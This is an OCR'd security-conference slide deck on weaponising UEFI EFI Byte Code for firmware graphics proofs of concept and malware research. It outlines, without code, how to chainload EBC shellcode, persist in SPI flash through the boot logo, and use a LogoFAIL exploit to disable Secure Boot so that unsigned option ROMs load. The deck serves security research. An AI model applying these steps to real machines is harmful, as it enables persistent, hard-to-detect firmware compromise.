


POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC



POC 2: EBC Graphics POC



POC 2 Demo

Conclusion & future work

POC 3: EBC Graphics r/w to persistence on SPI flash

POC 3: Weaponizing EBC

Chainloading EBC shellcode

- How do we weaponize an EBC program?
- Well how are EBC programs executed normally in a UEFI DXE environment?
  - EBC programs require the EFI_EBC_PROTOCOL
  - EFI_EBC_PROTOCOL->CreateThunk() sets up an EBC image and jumps to the EbcEntryPoint
- EBCVM then processes EBC instructions - basically a big switch table on the opcodes -- see [EbcExecute in edk2](https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/EbcExecute.c#L1418)
- EBC shellcode can’t be executed directly… but it can be chainloaded

POC 3: Weaponizing EBC

Chainloading EBC shellcode

- Why graphics?
- Image file format + parsing knowledge —> Write to the BGRT (Boot Graphics Resource Table)
- Check if BGRT image is saved back to SPI flash
- If logo image is saved to flash it may be in an area of the SPI flash chip that isn't covered by Intel Boot Guard
- Vector for persistence on SPI flash -- "rom hole"
- Vector for image containing LogoFail exploit


POC 3: Weaponizing EBC

GOPComplex ~*the Resurrection*~ EBC Edition


- - Get BGRT->BootLogo
- - Install new handler to GOP protocol -> new function performs graphics manipulation -- render to framebuffer with fire animation
- - Test persistent graphics payload via LogoFail exploit in boot logo

EBCVM attack surface

Leveraging thunking to redirect code flow



Potential vectors for EBCVM parallels SMM callouts




Source: “A New Class of Vulnerabilities in SMI Handlers,”
Figure 1 – Schematic overview of an SMM callout, source: CanSecWest 2015

PCI Option ROMs

Overview

- PCI Option ROM = code residing on a PCI peripheral device that can be loaded/ executed at boot
- PCI Option ROMs (also called PCI expansion ROMs) extend/expand the functionality of the BIOS
- Network cards, graphics cards, etc.



Source: “UEFI Specification: Fig. 14.15 Unsigned PCI Driver Image Layout”
https://uefi.org/specs/UEFI/2.10/02_Overview.html#construction-of-a-protocol

EBC PCI Option ROMs

UEFI: Malicious OpROM mitigations

- Unsigned Option ROMs are not loaded/run by default when UEFI Secure Boot is enabled
- Executing a malicious unsigned option ROM on UEFI requires that Secure Boot be bypassed…
- First stage payload (LogoFAIL exploit) must disable Secure Boot:
  - Change value of NVRAM variable to disable SecureBoot
  - Modify PCD to allow for loading unsigned Option ROMs

Exhuming EBC

What did you learn at vx school today?


- UEFI RE + xdev skills: **level up**
  - Continued to leverage knowledge of BMP file format, GOP functions and boot logo image parsing routines —> symbiosis between artistic practice and UEFI RE
- Successfully turned my art into a graphical payload for an EBC UEFI graphics POC
- Developed novel techniques for UEFI EBC vx
  - compiling valid UEFI EBC binaries using a combination of open-source and custom tools
  - debugging UEFI EBC binaries with qemu and gdb, without the use of the EBCDebugger DXE driver by targeting the EBCVM itself
  - leveraging EBC and the EBCVM for UEFI malware/vx

Exhuming EBC

Conclusion

- Thesis: Dead legacy UEFI feature, once unlocked, could unveil an expansive new attack surface
- Confirmed: EBCVM ~*unlocked*~
- 2nd EBC UEFI PoCs publicly released to date, following the release of the 1st PoC in my vx-ug zine article
- Future work exploring reachable attack vectors from EBC/the EBCVM

EBC frnknstn
by ic3qu33n
FS0:\> _



Q & A